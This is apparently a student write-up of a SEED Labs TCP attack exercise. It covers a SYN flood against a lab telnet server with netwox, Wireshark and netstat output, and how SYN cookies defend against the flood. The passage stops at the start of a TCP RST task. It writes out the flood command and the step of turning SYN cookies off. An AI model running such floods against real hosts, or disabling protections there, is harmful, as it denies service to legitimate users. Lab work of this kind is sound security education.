
Network Setup:


Name	Role	IP Address	MAC
SEEDUbuntu	Attacker	10.0.2.7	08:00:27:b7:ba:af
SEEDUbuntu1	Victim/Server	10.0.2.8	08:00:27:cd:2d:fd
SEEDUbuntu2	Observer/Client	10.0.2.10	08:00:27:98:60:5e



Lab Tasks:

Task 1: SYN Flooding Attack


As seen in the screenshot, the victim's queue size is 128. We also see the current open ports that are awaiting connections (LISTEN stage.) If a port had a half-open connection (only SYN received and no ACK from the client), then the state would've been SYN_RECV. If the 3-way handshake completes, the state changes to ESTABLISHED.



Now, in order to perform the SYN flooding attack, we run the netwox tool with task number 76:

```
Terminal
[02/15/20]seed@VM:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                  destination IP address {5.6.7.8}
 -p|--dst-port port              destination port number {80}
 -s|--spoofip spoofip            IP spoof initialization type {linkbraw}
 --help2                         display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[02/15/20]seed@VM:~$ sudo netwox 76 -i 10.0.2.8 -p 23 -s raw
^C
```

The Wireshark trace for the attack is given below. We see that the victim machine receives numerous numbers of connection on port 23 from random IP addresses (spoofed by the netwox tool.) We also see that the victim machine replies these IP addresses with a SYN ACK initially. Soon there are RST ACK packets visible on the network. This is because the host with the source IP is alive and realizes that it had never started a connection in the first place in order to receive a SYN ACK. If the victim machine receives these RST packets, the entry is removed from the queue because it is no more a half-open connection. Even though some spoofed connections are retrieved from the queue, many other half-open connections are established by the tool continuously, as seen:




1	2020-02-15 17:30:53.007715887	PcsCompu_b7:ba:af	Broadcast	ARP	42 Who has 10.0.2.8? Tell 10.0.2.7
2	2020-02-15 17:30:53.008248569	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60 10.0.2.8 is at 08:00:27:cd:2d:fd
3	2020-02-15 17:30:53.008255589	180.224.248.227	10.0.2.8	TCP	54 38832 → 23 [SYN] Seq=307037135 Win=1500 Len=0
4	2020-02-15 17:30:53.008268579	211.160.164.14	10.0.2.8	TCP	54 8046 → 23 [SYN] Seq=2910469852 Win=1500 Len=0
5	2020-02-15 17:30:53.008277695	143.41.240.159	10.0.2.8	TCP	54 11156 → 23 [SYN] Seq=737731501 Win=1500 Len=0
6	2020-02-15 17:30:53.008286090	23.203.156.142	10.0.2.8	TCP	54 7100 → 23 [SYN] Seq=806735798 Win=1500 Len=0
7	2020-02-15 17:30:53.008293946	223.163.247.154	10.0.2.8	TCP	54 50233 → 23 [SYN] Seq=3622270370 Win=1500 Len=0
8	2020-02-15 17:30:53.008303880	66.137.144.152	10.0.2.8	TCP	54 65029 → 23 [SYN] Seq=1286319076 Win=1500 Len=0
9	2020-02-15 17:30:53.008313162	106.253.239.98	10.0.2.8	TCP	54 62477 → 23 [SYN] Seq=1081364775 Win=1500 Len=0
10	2020-02-15 17:30:53.008330002	9.33.157.226	10.0.2.8	TCP	54 61407 → 23 [SYN] Seq=2074262521 Win=1500 Len=0
11	2020-02-15 17:30:53.009143648	10.0.2.8	180.224.248.227	TCP	60 23 → 38832 [SYN, ACK] Seq=2284130439 Ack=307037136 Win=29200 Le
12	2020-02-15 17:30:53.009148820	10.0.2.8	211.160.164.14	TCP	60 23 → 8046 [SYN, ACK] Seq=1399938563 Ack=2910469853 Win=29200 Le
13	2020-02-15 17:30:53.009149730	10.0.2.8	143.41.240.159	TCP	60 23 → 11156 [SYN, ACK] Seq=224195875 Ack=737731502 Win=29200 Len
14	2020-02-15 17:30:53.009150717	10.0.2.8	23.203.156.142	TCP	60 23 → 7100 [SYN, ACK] Seq=1107125271 Ack=806735799 Win=29200 Len
15	2020-02-15 17:30:53.009151420	10.0.2.8	223.163.247.154	TCP	60 23 → 50233 [SYN, ACK] Seq=2822700000 Ack=3622270371 Win=29200 L
16	2020-02-15 17:30:53.009152097	10.0.2.8	66.137.144.152	TCP	60 23 → 65029 [SYN, ACK] Seq=4143574667 Ack=1286319077 Win=29200 L
17	2020-02-15 17:30:53.009152764	10.0.2.8	106.253.239.98	TCP	60 23 → 62477 [SYN, ACK] Seq=2814515515 Ack=1081364776 Win=29200 L
18	2020-02-15 17:30:53.009153467	10.0.2.8	9.33.157.226	TCP	60 23 → 61407 [SYN, ACK] Seq=2140963430 Ack=2074262522 Win=29200 L
19	2020-02-15 17:30:53.009154141	180.224.248.227	10.0.2.8	TCP	60 38832 → 23 [RST, ACK] Seq=307037136 Ack=2284130440 Win=32768 Le
20	2020-02-15 17:30:53.009154893	211.160.164.14	10.0.2.8	TCP	60 8046 → 23 [RST, ACK] Seq=2910469853 Ack=1399938564 Win=32768 Le
21	2020-02-15 17:30:53.009155618	143.41.240.159	10.0.2.8	TCP	60 11156 → 23 [RST, ACK] Seq=737731502 Ack=224195876 Win=32768 Len
22	2020-02-15 17:30:53.009156808	23.203.156.142	10.0.2.8	TCP	60 7100 → 23 [RST, ACK] Seq=806735799 Ack=1107125272 Win=32768 Len
23	2020-02-15 17:30:53.009157573	223.163.247.154	10.0.2.8	TCP	60 50233 → 23 [RST, ACK] Seq=3622270371 Ack=2822700001 Win=32768 L
24	2020-02-15 17:30:53.009158338	66.137.144.152	10.0.2.8	TCP	60 65029 → 23 [RST, ACK] Seq=1286319077 Ack=4143574668 Win=32768 L
25	2020-02-15 17:30:53.009159098	106.253.239.98	10.0.2.8	TCP	60 62477 → 23 [RST, ACK] Seq=1081364776 Ack=2814515516 Win=32768 L
26	2020-02-15 17:30:53.009159854	9.33.157.226	10.0.2.8	TCP	60 61407 → 23 [RST, ACK] Seq=2074262522 Ack=2140963431 Win=32768 L
27	2020-02-15 17:30:53.009235937	10.187.178.112	10.0.2.8	TCP	54 59707 → 23 [SYN] Seq=3392568413 Win=1500 Len=0
28	2020-02-15 17:30:53.009483072	135.75.166.228	10.0.2.8	TCP	54 7737 → 23 [SYN] Seq=2843986133 Win=1500 Len=0
29	2020-02-15 17:30:53.009487245	33.147.11.81	10.0.2.8	TCP	54 62165 → 23 [SYN] Seq=3026118342 Win=1500 Len=0
30	2020-02-15 17:30:53.009488072	139.108.157.240	10.0.2.8	TCP	54 26073 → 23 [SYN] Seq=66352526 Win=1500 Len=0
31	2020-02-15 17:30:53.009488912	210.101.220.38	10.0.2.8	TCP	54 30967 → 23 [SYN] Seq=3313997241 Win=1500 Len=0
32	2020-02-15 17:30:53.009489692	36.113.159.124	10.0.2.8	TCP	54 16646 → 23 [SYN] Seq=2612357336 Win=1500 Len=0
33	2020-02-15 17:30:53.009490586	122.36.253.140	10.0.2.8	TCP	54 16614 → 23 [SYN] Seq=839658375 Win=1500 Len=0
34	2020-02-15 17:30:53.009491456	184.92.40.65	10.0.2.8	TCP	54 44974 → 23 [SYN] Seq=4135035046 Win=1500 Len=0
35	2020-02-15 17:30:53.009492217	18.30.124.203	10.0.2.8	TCP	54 42228 → 23 [SYN] Seq=3702813667 Win=1500 Len=0
37	2020-02-15 17:30:53.009493814	95.226.217.212	10.0.2.8	TCP	54 39602 → 23 [SYN] Seq=3730086378 Win=1500 Len=0
38	2020-02-15 17:30:53.009494636	69.21.120.167	10.0.2.8	TCP	54 28237 → 23 [SYN] Seq=2806219051 Win=1500 Len=0
39	2020-02-15 17:30:53.009495358	120.186.182.120	10.0.2.8	TCP	54 30893 → 23 [SYN] Seq=528719348 Win=1500 Len=0
40	2020-02-15 17:30:53.009497117	78.213.119.130	10.0.2.8	TCP	54 18901 → 23 [SYN] Seq=3449033823 Win=1500 Len=0
41	2020-02-15 17:30:53.009497796	228.172.16.210	10.0.2.8	TCP	54 35781 → 23 [SYN] Seq=2768145149 Win=1500 Len=0
42	2020-02-15 17:30:53.009498469	18.128.128.70	10.0.2.8	TCP	54 32506 → 23 [SYN] Seq=358422644 Win=1500 Len=0
43	2020-02-15 17:30:53.009540808	10.0.2.8	10.187.178.112	TCP	60 23 → 59707 [SYN, ACK] Seq=2020617425 Ack=3392568414 Win=29200 L
44	2020-02-15 17:30:53.009542646	10.187.178.112	10.0.2.8	TCP	60 59707 → 23 [RST, ACK] Seq=3392568414 Ack=2020617426 Win=32768 L
45	2020-02-15 17:30:53.009619620	101.190.163.219	10.0.2.8	TCP	54 56036 → 23 [SYN] Seq=636800332 Win=1500 Len=0
46	2020-02-15 17:30:53.009993638	65.104.181.212	10.0.2.8	TCP	54 23013 → 23 [SYN] Seq=1552122189 Win=1500 Len=0
47	2020-02-15 17:30:53.009997809	246.93.97.161	10.0.2.8	TCP	54 35471 → 23 [SYN] Seq=661054911 Win=1500 Len=0
48	2020-02-15 17:30:53.009998600	84.150.54.177	10.0.2.8	TCP	54 17305 → 23 [SYN] Seq=1911199006 Win=1500 Len=0
49	2020-02-15 17:30:53.009999365	121.146.43.139	10.0.2.8	TCP	54 15530 → 23 [SYN] Seq=3001779905 Win=1500 Len=0
50	2020-02-15 17:30:53.010000148	34.151.113.46	10.0.2.8	TCP	54 13833 → 23 [SYN] Seq=2195171212 Win=1500 Len=0
51	2020-02-15 17:30:53.010001207	10.251.245.175	10.0.2.8	TCP	54 27490 → 23 [SYN] Seq=1970205156 Win=1500 Len=0
52	2020-02-15 17:30:53.010002045	47.172.34.15	10.0.2.8	TCP	54 60655 → 23 [SYN] Seq=2637456379 Win=1500 Len=0
53	2020-02-15 17:30:53.010003009	69.185.99.38	10.0.2.8	TCP	54 7440 → 23 [SYN] Seq=4253822637 Win=1500 Len=0

Now on seeing the network statistics on the victim machine, we see that multiple connections have the state as SYN_RECV, indicating half-open connections:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             250.100.161.165:32591   SYN_RECV
tcp        0      0 10.0.2.8:23             248.211.8.1:39129       SYN_RECV
tcp        0      0 10.0.2.8:23             242.2.42.168:33162      SYN_RECV
tcp        0      0 10.0.2.8:23             251.143.200.150:2753    SYN_RECV
tcp        0      0 10.0.2.8:23             247.156.152.92:41104    SYN_RECV
tcp        0      0 10.0.2.8:23             241.244.37.81:19759     SYN_RECV
tcp        0      0 10.0.2.8:23             253.193.200.94:10671    SYN_RECV
tcp        0      0 10.0.2.8:23             251.12.96.121:36841     SYN_RECV
tcp        0      0 10.0.2.8:23             242.206.105.123:50106   SYN_RECV
tcp        0      0 10.0.2.8:23             241.220.168.197:33353   SYN_RECV
tcp        0      0 10.0.2.8:23             255.226.70.42:46371     SYN_RECV
tcp        0      0 10.0.2.8:23             249.139.25.255:26476    SYN_RECV
tcp        0      0 10.0.2.8:23             252.38.0.204:65388      SYN_RECV
tcp        0      0 10.0.2.8:23             255.119.69.1:12481      SYN_RECV
tcp        0      0 10.0.2.8:23             246.210.251.63:63243    SYN_RECV
tcp        0      0 10.0.2.8:23             246.66.229.162:58505    SYN_RECV
tcp        0      0 10.0.2.8:23             253.183.152.10:7126     SYN_RECV
tcp        0      0 10.0.2.8:23             245.64.180.255:62822    SYN_RECV
tcp        0      0 10.0.2.8:23             247.73.173.92:20878     SYN_RECV
tcp        0      0 10.0.2.8:23             253.63.3.93:16557       SYN_RECV
```

In order to see if our attack was successful, we try to initiate a legit telnet connection to the server i.e. the victim. If the attack is successful, then the telnet connection will not be established because the entire queue is filled with spoofed half-open connection, hence it will not accept any new connections. We see that, we were easily able to connect to the server:



This indicates that the attack was not successful, and the Server was not a victim of SYN flooding. Now, we check if the SYN Cookie mechanism i.e. defense mechanism to counter SYN flooding, is turned on. We see that it is indeed on and hence our attack might have been unsuccessful. We turn off this mechanism and try the attack again.


```
[02/15/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/15/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/15/20]seed@VM:~$
```

On performing the attack again, we see that the network statistics changes again from LISTEN state to multiple SYN_RECV state. This indicates that multiple half-open connections are established.


SEEDUbuntu1 [Running]

```
[02/15/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/15/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             242.125.107.218:54828   SYN_RECV
tcp        0      0 10.0.2.8:23             249.189.19.167:6389     SYN_RECV
tcp        0      0 10.0.2.8:23             252.118.27.228:35800    SYN_RECV
tcp        0      0 10.0.2.8:23             251.182.187.24:26582    SYN_RECV
tcp        0      0 10.0.2.8:23             252.71.0.134:31649      SYN_RECV
tcp        0      0 10.0.2.8:23             247.156.5.88:63857      SYN_RECV
tcp        0      0 10.0.2.8:23             243.221.85.46:64835     SYN_RECV
tcp        0      0 10.0.2.8:23             254.207.190.158:36535   SYN_RECV
tcp        0      0 10.0.2.8:23             245.20.153.21:42910     SYN_RECV
tcp        0      0 10.0.2.8:23             254.156.161.163:5436    SYN_RECV
tcp        0      0 10.0.2.8:23             253.244.218.41:6388     SYN_RECV
tcp        0      0 10.0.2.8:23             240.110.221.245:45782   SYN_RECV
tcp        0      0 10.0.2.8:23             250.244.140.255:53669   SYN_RECV
tcp        0      0 10.0.2.8:23             245.137.80.114:21816    SYN_RECV
tcp        0      0 10.0.2.8:23             249.202.196.110:24124   SYN_RECV
tcp        0      0 10.0.2.8:23             244.140.133.145:23023   SYN_RECV
tcp        0      0 10.0.2.8:23             251.192.45.247:40888    SYN_RECV
tcp        0      0 10.0.2.8:23             244.35.18.9:1631        SYN_RECV
tcp        0      0 10.0.2.8:23             251.104.52.238:64763    SYN_RECV
```

Now, the Wireshark trace of the attack looks similar to the one seen before with multiple SYN packets going from random IP addresses to the victim machine on port 23. Also, we see some RST ACK going from the spoofed source IP to the victim indicating that they had never started the connection and wants the connection closed. This will remove the entry from the queue.



Now, in order to check if our attack was successful, we try to start a telnet connection from the client machine to the server i.e. the victim. We see that the connection is not established and there is a time out. This indicates that our attack was successful.



We notice that the attack was not successful when SYN cookie was turned on. The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.

SYN cookies also prevents an ACK flood attack (since it's now consuming resources for ACK packet received), by calculating an initial sequence number using a key (known only to the server) on certain parameters of the received SYN packet and sending it in SYN ACK packet. This sequence number + 1 is sent back in the ACK packet in the acknowledgment field. The server verifies the acknowledgement number and ensures that it was a result of a SYN ACK packet. Since the server is the only one who knows the key calculating the value, it restricts the attackers from having a valid SYN cookie i.e. initial sequence number from the server to client. This prevents any system from the SYN flood attacks.

Task 2: TCP RST Attacks on telnet and SSH Connections

Breaking a Telnet connection:

Server i.e. 10.0.2.8 has the telnet port open and in the LISTEN state.

Using Netwox:

We establish a telnet connection from the client 10.0.2.10 (A) to the server 10.0.2.8 (B):

```
[02/15/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:50190         ESTABLISHED
tcp        0      0 10.0.2.8:23             10.0.2.10:50188         TIME_WAIT
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/15/20]seed@VM:~$
```

